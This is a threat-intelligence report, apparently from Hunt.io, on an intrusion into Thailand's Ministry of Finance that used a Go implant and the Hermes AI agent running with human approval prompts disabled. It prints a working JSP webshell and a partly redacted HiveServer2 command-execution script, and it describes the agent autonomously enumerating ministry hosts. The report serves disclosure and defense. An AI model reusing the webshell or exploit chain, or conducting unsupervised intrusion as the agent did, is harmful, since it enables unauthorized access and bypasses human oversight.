

Thailand's Ministry of Finance Targeted With Hermes AI Agent Running Unattended, Hades Implant Staged

 hunt.io/blog/thailand-ministry-finance-targeted-with-hermes-ai-agent

July 23, 2026



Disclosure note: This research was conducted jointly by Hunt.io and [Bob Diachenko](#), security researcher and journalist. Thailand's national CERT and NCSA were notified on July 15, 2026, and acknowledged receipt the same day. Publication was held for the standard 7-day disclosure window.

Attackers have started handing routine [offensive work to AI agents](#), and the [agents are doing it](#) without anyone watching. We have seen this in ransomware and cloud intrusions, and now in [espionage](#). An open directory left exposed on a staging server gave us a look at one of these operations mid-run: an agent enumerating a government ministry's network on its own.

From July 9 - 13, 2026, Hunt.io [Attack Capture™](#) identified three simultaneous open directories on 43.246.208[.]207, hosted on AS132883 (TOPIDC) in Hong Kong. The directories contained exploit code for multiple CVEs, webshells, suo5 HTTP tunnels, custom scripts with hardcoded stolen credentials targeting mail infrastructure and Apache Hadoop.

The attack, targeting Thailand's Ministry of Finance (MOF) was largely driven by [Hermes](#), an autonomous AI agent using "YOLO" mode. Additionally, we identified an unreported Go implant the operator refers to as "Hades". Active session cookie files, deployed webshells, and internal network access indicate the operator was able to compromise multiple systems within the MOF network. How initial access was obtained was not immediately evident from the reviewed documents.

The Hermes logs found within the three directories capture the agent enumerating ministry hosts, traversing files, and capturing LinPEAS output from an adjacent host.

The following summarizes the findings from our research.

Key Findings

- Hunt.io Attack Capture archived three open directories on 43.246.208[.]207 during the period of 9 - 13 July 2026, totaling 585 files and 470 MB of attack code and stolen credentials.
- Hermes output logs show the operator ran the agent in unattended or YOLO mode, bypassing approval prompts for commands that could be considered dangerous.
- The 10 July directory on port 8080 acted as a cross-platform implant delivery server hosting 62 payloads across Windows and Linux, including builds the operator named "Hades."
- Purpose-built scripts target MOF Hadoop infrastructure with a HiveServer2 client using hardcoded credentials and a malicious Hive UDF issuing commands and returning output over WebHDFS.
- TLS certificate pivots identified two additional servers linked to the open directory, one of which served as a second C2 node for Hades.
- The operator staged code for multiple known exploits: CVE-2021-4034 (PwnKit), CVE-2021-3156 (sudo), CVE-2017-7269 (IIS WebDAV).

All of it traces back to one Hong Kong host and three days of exposed directories.

Infrastructure Analysis

Over the course of three days in early July, 43.246.208[.]207 exposed three directories on ports 80, 8443, and 8080. The IP is identified as high risk due to the historical presence of a ShadowPad controller, and currently hosting a [VShell](#) C2 server on port 21083. A single domain, redhatupdating432.dnsrd[.]com resolves to the server, though its presence on the IP predates the observed activity, which we assess to have commenced in mid to late June 2026.

From the files recovered in the directories, we do not have evidence confirming or denying VShell was used against the Ministry of Finance network, or any other targets. During our analysis, we recovered both the first and second stage Linux and Windows payloads directly from the server. The hashes can be found in the IoC section.




Figure 01: Hunt.io IP intelligence for 43.246.208[.]207 showing VShell and ShadowPad hosting, as well as open directories on ports 8080 and 8443.

To assist in understanding the role each directory played in this activity, the table below presents a brief description of the contents that were archived in Attack Capture. Throughout the post, we will refer to each directory by the date it was captured (9 July, 10 July, 13 July).

Capture Date	# of Files	Contents
9 July	145	Exploit and CVE code, mailer scripts, MOF ICT session material, Hermes logs
10 July	62	Go-compiled executables and ELF binaries, including Hades
13 July	378	Additional exploit code, files identifying MOF internal access

The directories tell us what the operator staged. The certificates the server presented over the same period tell us where else they were working.

TLS Certificate Analysis & Pivoting

On June 29, 2026, 43.246.208[.]207 began presenting TLS certificates carrying a subject common name of www while rotating their issuer organization through names like Web Services, Cloud Platform, and Digital Solutions. These certificates were observed on port 443 and 19443 over the same time period the directories were exposed. The older myServer certificate is from the 2025 ShadowPad period and is unrelated to this activity.

Dashboard > Search > IP Details

43.246.208.207

Info Domains 1 Associations 1.3k Signals 0 Pivots 27 Code Search 8 History

SSL History SSH History Port History JARM History Malware History Timeline

SSL History - 43.246.208.207

Last Seen	First Seen	Ports	Subject Common Name	Issuer Organization	SHA256 Hash
07/16/2026 Today	07/10/2026 6 days ago	443	www	WS Web Services	9FF4B6D3B7DBB023BA...
07/15/2026 1 day ago	07/13/2026 3 days ago	19443	www	CP Cloud Platform	DBBB8A11A239DA11CB...
07/09/2026 7 days ago	07/09/2026 7 days ago	443	www	DS Digital Solutions	5633BC0033FDE3AAD9...
07/06/2026 10 days ago	06/29/2026 17 days ago	19443	www	WS Web Services	576C70E12BE882E8E7...
03/03/2025 a year ago	12/30/2024 2 years ago	80 443	myServer	MY myorganization	2B5E7B17FC6E684FF0...

Figure 02: Certificate [history](#) for 43.246.208[.]207 showing the older ShadowPad cert, and more recent rotating 'www' subject common names. In addition to the common name, all these certificates share a JA4X fingerprint, a hash derived from the structure of the certificate itself rather than its contents. Querying that hash alongside the www common name in HuntSQL returned two additional, related hosts: 118.107.222[.]232 (The Gigabit, Malaysia) and 202.181.27[.]115 (Converged Communications Limited, Hong Kong).

HuntSQL Query:

```
SELECT *
FROM
    ip.current
WHERE
    tls.cert.hash.ja4x = '7d5dbb3783b4_7d5dbb3783b4_e1926048963f'
AND tls.cert.subject.common_name = 'www'
```

Copy

Output:

Dashboard > SQL

SQL

```
1 SELECT
2 *
3 FROM
4 ip.current
5 WHERE
6 tls.cert.hash.ja4x = '7d5dbb3783b4_7d5dbb3783b4_e1926048963f'
7 AND tls.cert.subject.common_name = 'www'
```

Wrap long lines

Schema Results

Count 2 Page 1 Took 228ms

#	ip	timestamp	asn.number	asn.name	asn.domain	asn.network	asn.continent_code	asn.continent_name	asn.country_code	asn.city
1	118.107.222.232	2026-07-19T07:37:33.674Z	55720	Gigabit Hosting Sdn Bhd	thegigabit.com	118.107.220.0/22	AS	Asia	MY	Malaysia
2	202.181.27.115	2026-07-20T00:07:40.747Z	134196	ANYUN INTERNET TECHNOLOGY (HK) CO., LIMITED	cloudie.hk	202.181.27.0/24	AS	Asia	HK	Hong Kong

Download Prev Next

Timeframe: timestamp gt '2026-06-20'

Figure 03: HuntSQL [results](#) for similar certificates sharing the same JA4X hash and common name of www. The issuer organization names on these IPs follow a similar pattern of generic tech-themed labels: Internet Technologies on 118.107.222[.]232, and Data Center and Online Services on 202.181.27[.]115. The earliest of these certificates was observed on 26 June on the .115 server, three

days before our previous certificate sighting. This pushes back the start of this activity to at least mid to late June.

Shared certificates were not the only link between this infrastructure. In the next section, a Go implant recovered from the 10 July directory, provides a second, more malicious linkage.

"Hades": A Go Implant

The 10 July directory contains 62 files totaling 376 MB, all consisting of compiled Go binaries in Windows PE and Linux ELF format. Many are named after legitimate system processes: ctfmon, csrss, conhost, MicrosoftEdgeUpdate on the Windows side, and kworker, multipathd, accounts-daemon on Linux. More interestingly, others carry the project's name: `hades_linux_amd64`, `hades_windows_amd64`, and likely serve as templates.




Figure 04: Attack Capture [File Manager](#) output for the 10 July directory showing 62 Windows and Linux binaries

Static and dynamic analysis of the two samples we recovered, one Windows and one Linux, confirms they are from the same codebase, a custom implant internally named Hades. The remaining binaries in the directory share the same size range and build characteristics, though we did not analyze each one individually.

The malware communicates over HTTPS using URI paths designed to blend in with legitimate network traffic: `/assets/app.min.js` for check-in, `/assets/vendor.js` for C2 tasking, and `/assets/main.js` for upload. The payloads are encrypted with AES-256-GCM with a hardcoded per-build key, which is then placed in an HTTP POST response body sent to the controller.

Runtime environment variables indicate built-in operational security features including a kill-date (`HADES_KILLDATE`), and a working-hours schedule, having the implant sleep outside of a configured window to reduce chances of the beacon being detected.

Below is a comparison of the Windows and Linux builds:

Capability	Windows	Linux
Interactive shell	ConPTY (fallback to pipe PTY on older hosts)	Standard PTY
Persistence	Registry Run key, scheduled task	Cron job
In-memory execution	Reflective PE loading via process hollowing into svchost.exe	Shellcode execution
Screenshot	GDI capture	Not present
SOCKS proxy	Yes	Yes
File transfer	Chunked, resumable	Chunked, resumable

The samples we analyzed contain hardcoded C2 addresses which further linked the IPs we discovered via TLS certificate pivoting in the previous section. The Windows executable (dwm_33b7.exe) beacons to the staging server, 43.246.208[.]207 on port 443. The ELF binary (multipathd_04d0) communicates with 202.181.27[.]115 on port 12443. This finding further solidifies the ties between the servers, outside of only sharing similar certificates.

The naming may be coincidental. In Greek myth Hermes guides souls to Hades, which lines up neatly with an agent doing the legwork and an implant holding the ground.

Infrastructure and implants aside, the more specific question is who this was pointed at. The answer is written into the scripts themselves.

Targeting and Victimology

Thailand's Ministry of Finance oversees public finance, taxation, the national treasury, government properties, and supervises state-owned enterprises and financial institutions across the country. The Office of the Permanent Secretary, which sits beneath the minister, is responsible for formulating the ministry's strategic plan, and overseeing regular operations across subordinate agencies.

Custom scripts and configuration files across all three exposed directories reference MOF systems by name, hostname, and internal addresses. The targets span an administrative web panel, a Hadoop big-data cluster and its Ambari management platform, all on non-routable IPs. Combined, they describe an operator with detailed knowledge of the ministry's internal topology.

The subsections that follow walk through each finding individually.

Captured Session Material

Several cookie jar files recovered from the 9 July directory contain session tokens for the MOF ICT committee's admin panel, including PHPSESSID, XSRF-TOKEN and Laravel session values. A separate file, ict_body2.txt, contains saved HTML content from the same panel's backend dashboard.

 /ict_body.txt		412 B	 Benign	—	Unknown	EN	—	—	
 /ict_body2.txt		91.7 KB	 Benign	—	Unknown	TH	—	—	
 /ict_cookies.txt		840 B	 Malicious	—	Victim	EN	—	—	
 /ict_cookies2.txt		842 B	 Malicious	—	Victim	EN	—	—	
 /ict_hdrs2.txt		2.05 KB	 Benign	—	 History	EN	—	—	
 /ict_headers.txt		1.05 KB	 Benign	—	 History	EN	—	—	
 /ict_jar.txt		838 B	 Malicious	—	Victim	EN	—	—	
 /ict_jar2.txt		840 B	 Malicious	—	Victim	EN	—	—	
 /ict_jar3.txt		852 B	 Malicious	—	Victim	EN	—	—	
 /ict_jar4.txt		840 B	 Unknown	—	 Config	EN	—	—	
 /ict_login_response.txt		5.04 KB	 Benign	—	Unknown	EN	—	—	
 /linpeas.sh		1.04 MB	 Unknown	 PEASS-ng	Unknown	EN	 17	—	
 /mailer.py		12.5 KB	 Malicious	—	 Exploit	EN	—	—	

Figure 05: Attack Capture File Manager snippet of the concentration of ICT* files on the 9 July [directory](#).


The cookie values alone do not confirm authenticated access. [Laravel](#) generates session and CSRF tokens for any visitor, authenticated or not, so their presence establishes the operator reached the panel, but not that they logged in.

The panel was one target. The bulk of the operator's custom code went somewhere else entirely.

HiveServer2 Exploitation Tooling

The 13 July directory contains over a dozen files related to Apache HiveServer2 exploitation, including multiple Python scripts, compiled Java code. A compressed archive named hive_full_v3.tar.gz, bundled the Thrift and SASL libraries necessary to natively communicate with the Hive service. The versioning in the archive suggests the operator went through multiple iterations before finding code that worked.

The primary script within the directory, `hive_rce_py2.py`, implements a complete attack chain against HiveServer2. A raw socket to an internal Hadoop node is opened on port 10000 and authenticates using SASL PLAIN with default credentials. The [default authentication mode](#) for HiveServer2 is NONE, which accepts any credentials passed via plain SASL without validation. This is a well-documented misconfiguration the operator appears to be counting on for exploitation.



```
File preview
/hive_rce_py2.py • text/x-python • full
Download
Max 1,877 bytes

import socket,struct,time,base64,subprocess,uuid
HOST="172.19.██████████"

def sf(s,st,b):
    s.sendall(chr(st)+struct.pack(">I",len(b))+b)

def rf(s):
    h=s.recv(5)
    if len(h)<5: return None,None
    l=struct.unpack(">I",h[1:5])[0]
    return ord(h[0]), s.recv(l)

s=socket.socket();s.settimeout(30);s.connect((HOST,10000))
sf(s,1,"PLAIN");sf(s,2,"\x00██████████\x00██████████");st,_=rf(s)
if st!=5:
    print("SASL_FAIL:",st);s.close();exit(1)
print("SASL_OK")

ob="\x08\x00\x01\x00\x00\x00██████████"
hdr=struct.pack(">I",0x80010002)+struct.pack(">I",11)+"OpenSession"+struct.pack(">I",1)
s.sendall(hdr+ob)
_,d=rf(s)
if not d: print("NO_OS_RESP");s.close();exit(1)
print("OS_RESP:",len(d))

# Extract guid+secret
g=None;sec=None
for i in range(len(d)-37):
    if d[i:i+5]=="██████████":
        g=d[i+5:i+21]
    if g and d[i:i+5]=="██████████":
        sec=d[i+5:i+21];break
if not g or not sec:
    print("NO_SESSION_ID");s.close();exit(1)
print("SESSION_OK")

sh="██████████"+g+"\x00██████████"+sec+"\x00\x00"
cmd="hostname; id; uname -r; ls /mnt/ 2>/dev/null; echo NFS_OK"
h64=base64.b64encode(cmd)
```

Figure 06: Redacted file preview of `hive_rce_py2.py` showing the socket connection to the internal HOST on port 10000, the SASL PLAIN authentication exchange, and OpenSession request

Upon successful authentication, the script registers a malicious Java user-defined function (UDF) packaged as `HiveCmd.jar`. A review of the software documentation [notes](#) that HiveServer2 maintains a UDF blocklist specifically because a Hive user's credentials can be leveraged to execute arbitrary Java code, exactly what the code is seeking to accomplish. Once the UDF is registered, it passes shell commands through Hive SQL queries and retrieves output over WebHDFS on a second internal node on port 50070.

In addition to the Hive scripts, an Apache Ambari command-execution payload, `ambari_cmd.json` names an internal HDFS DataNode specifically by its hostname. The Ambari payloads target the management layer rather than the data layer, which provides a broader reach for the operator across the Hadoop environment.

Hadoop was not the only internal service the operator built tooling for.

GlassFish Console Access

The 9 July directory holds several Node.js scripts, each prefixed with `gf_`, targeting an internal GlassFish application server's admin console. The scripts use Puppeteer to launch a headless Chrome instance through a SOCKS5 proxy at 127.0.0.1:1111, authenticate with default credentials, and deploy a WAR file. The SOCKS5 configuration is consistent with an SSH dynamic forward or similar tunnel into the ministry's network, though we were unable to confirm the tunnel's status from the recovered files.

Among multiple versions, the most complete script, named `gf_redeploy.js`, undeploys an existing application named `shell` and uploads in its place `itcenter-docs`. The earlier version, `shell.war` is 526 bytes, and contains a single JSP named `cmd.jsp`, with a display name of `s`. `Itcenter-docs.war` is 849 bytes, a JSP renamed to `download.jsp`, and a display name of "IT Center Documentation." The shell logic in both is identical:

```
<%@page import="java.io.*"%>
<% String c=request.getParameter("x");
    if(c!=null&&!c.isEmpty()){
        Process p=Runtime.getRuntime().exec(new String[]{"bin/sh","-c",c});
        BufferedReader r=new BufferedReader(new InputStreamReader(p.getInputStream())); String
l;while((l=r.readLine())!=null)out.print(l+"\n");
    }
}%>
```

Copy

The repackaging appears to be an attempt on the operator's behalf to blend in with GlassFish console. Successful deployment of either WAR file cannot be confirmed at the time of publication. Additional text files within the same directory (gf_proxy, gf3, gf4) store session IDs, though they could be from a test environment rather than the intended target.

Web Shell Deployment

A separate web shell disguised itself as a Linux journal cache file. The PHP script supports command execution, file retrieval, network connectivity checks, and recursive file searches, with results returned in JSON format. The shell was deployed on a finance ministry web server at /storage/Counter/nine/.journald-cache.php.

Alongside the web shells, a smaller set of scripts went after credentials directly.

Credential and Mailbox Testing

A custom Perl script (mail4.pl) in the 9 July directory performs SMTP AUTH testing against MOF mail infrastructure. Ministry mailbox addresses and passwords built from the extracted tokens are hardcoded into the script. An adjacent, separate password wordlist contains abbreviations for interior departments and programs, not generic dictionary terms.

Python scripts named mail_test.py and mail3.py similarly attempt authentication with the mailbox addresses.

A text file, alf_cookie.txt contains Alfresco session material for an internal ministry address, adding a document management platform to the operator's list of targets.

Access to a mailbox or a panel still leaves the operator as an unprivileged user. The next set of files deals with that.

Post-Exploitation Tools

Both the 9 and 13 July directories hold privilege-escalation exploit code targeting both Linux and Windows, staged along with payload files ready for deployment.

mailer.py is a full exploit for [CVE-2021-3156](#), the sudo heap overflow disclosed in January 2021. Despite the filename, the code abuses sudo's internal root mailer mechanism to achieve code execution after triggering the heap overflow. The exploit affects CentOS 6 and 7 running sudo 1.8.x. [CVE-2021-4034](#) (PwnKit), the polkit pkexec local privilege-escalation vulnerability was also observed on the server.

For Windows, a Metasploit module (cve2017_7269.rb) targets [CVE-2017-7269](#), a buffer overflow in the WebDAV service of IIS 6.0, which shipped with Windows Server 2003. Shellcode files with hardcoded directory and path files pointing to the ministry's intranet indicate the payloads were specifically built for the targeted systems.

Everything covered so far is tooling an operator could have run by hand. The logs recovered from the 9 and 13 July directories show that much of it was not.

The Autonomous AI Agent Behind the Operation

[Hermes](#) is an open-source AI agent released in February 2026. It runs as a persistent daemon, accumulating memory across sessions, and supports a mode referred to as YOLO, an option that removes prompts for human approval. By July 2026, the project had crossed 140,000 GitHub stars and ranks among the most widely deployed publicly available agent frameworks.

An environment snapshot recovered from both the 9 and 13 July directories captured the agent's runtime configuration. The SSH client in the file has a value of 103.97.0[.]57, AS133073 (HK Kwafong Group Limited, Hong Kong). The next line, SSH_CONNECTION identifies a connection from the same IP to 43.246.208[.]207. This reveals a fourth host tied to this activity and the servers the operator used to access the staging server directly.




Figure 07: [Hunt.io](#) IP intelligence for 103.97.0.57, which was the IP identified in the Hermes configuration file connecting to the open directory The agent's web interface password contains the Chinese word "Leishen," which roughly translates to "Thunder God." An API key for FOFA, a Chinese internet asset reconnaissance platform was also observed.

A directory labeled hermes-results captured on 9 July offers a significant view into how the agent assisted the operator in assessing privilege escalation paths and further enumerating the MOF network. Within the folder were five files detailing Hermes AI agent calls, each sharing similar naming: call_00_[random ID].txt.

/hermes-results/		5 items							
/call_00_EE5atKwDPZemr8R1wc1f4466.txt	203 KB	Malicious	PEASS-ng	Unknown	EN				
/call_00_Hu9lnX5bIcCp55iWJTzn6181.txt	142 KB	Unknown		Unknown	EN				
/call_00_Q6iateZ5qnlWMMgAtWtd1047.txt	252 KB	Unknown		Unknown	EN				
/call_00_r8hfBizhxfPf4OhtO6z65472.txt	285 KB	Unknown		History	EN				
/call_00_RMhbTh6e79QZi9R0zWgA9333.txt	177 KB	Unknown		History	EN				

Figure 08: Hermes agent call logs in Attack Capture [File Manager](#) providing evidence of AI-assisted attack operations against the MOF. The agent made use of the open-source project [LinPEAS](#) (Linux Privilege Escalation Awesome Script) to further move through the network. Additional logs indicate the operator instructed the agent to enumerate a content directory containing PDF, DOC, XLS files, and personnel records associated with the Office of Permanent Secretary for Finance. There is no evidence the files were exfiltrated.

The table below provides a brief description of the contents of each log file:

File	Contents
call_00_EE5atKwDPZemr8R1wc1f4466.txt	Primary privilege escalation assessment and kernel vulnerability scanning output against a MOF host.
call_00_RMhbTh6e79QZi9R0zWgA9333.txt	Second LinPEAS run, service enumeration.
call_00_r8hfBizhxfPf4OhtO6z65472.txt	SUID/SGID binary enumeration via find command.
call_00_Q6iateZ5qnlWMMgAtWtd1047.txt	Container and file system listing. Multiple broken-pipe errors indicating the agent was producing more output than the server was capable of processing.

File	Contents
call_00_Hu9InX5blcC	Recursive search of the web root connected to the Permanent Secretary office. The directory contained standard
p55iwJTzn6181.txt	Office files, performance evaluation forms/assessments, and personnel records dating back to 2012.

A custom linpeas.sh file which was provided to the Hermes agent to target ministry networks, scanned for three different 2026 CVEs:

- [CVE-2026-43503](#): Referred to as DirtyClone, this is a local privilege escalation (LPE) vulnerability in the Linux kernel.
- [CVE-2026-31431](#): Known as Copy Fail, this is another LPE vulnerability in the algif_aead module, which would allow an unprivileged user to overwrite privileged binaries in memory, escalating access to root.
- [CVE-2026-43284/CVE-2026-43500](#): (Dirty Frag), is a flaw in the Linux kernel allowing an unprivileged user to elevate access to root via a page-cache write vulnerability.

The files describe an intrusion still running: tooling staged, internal access expanding, and no sign data had left the network, though the operator was clearly cataloguing web content. This operator left their panel exposed, and they are not the only one. The same fingerprint that identifies Hermes here shows up wherever else the panel is exposed.

Tracking Hermes with Hunt.io

The Hermes web interface exposes a distinctive HTTP fingerprint. On the staging server it sits on port 8878 and returns a Server: HermesWebUI header alongside a Basic-auth realm of Hermes WebUI and a Content-Security-Policy-Report-Only header referencing localhost and cdn.jsdelivr.net.

That header combination is enough to find every other exposed panel:

```
SELECT
  ip
FROM
  protocol
WHERE
  data LIKE '%HermesWebUI%'
GROUP BY
  ip
```

Copy

Output example:

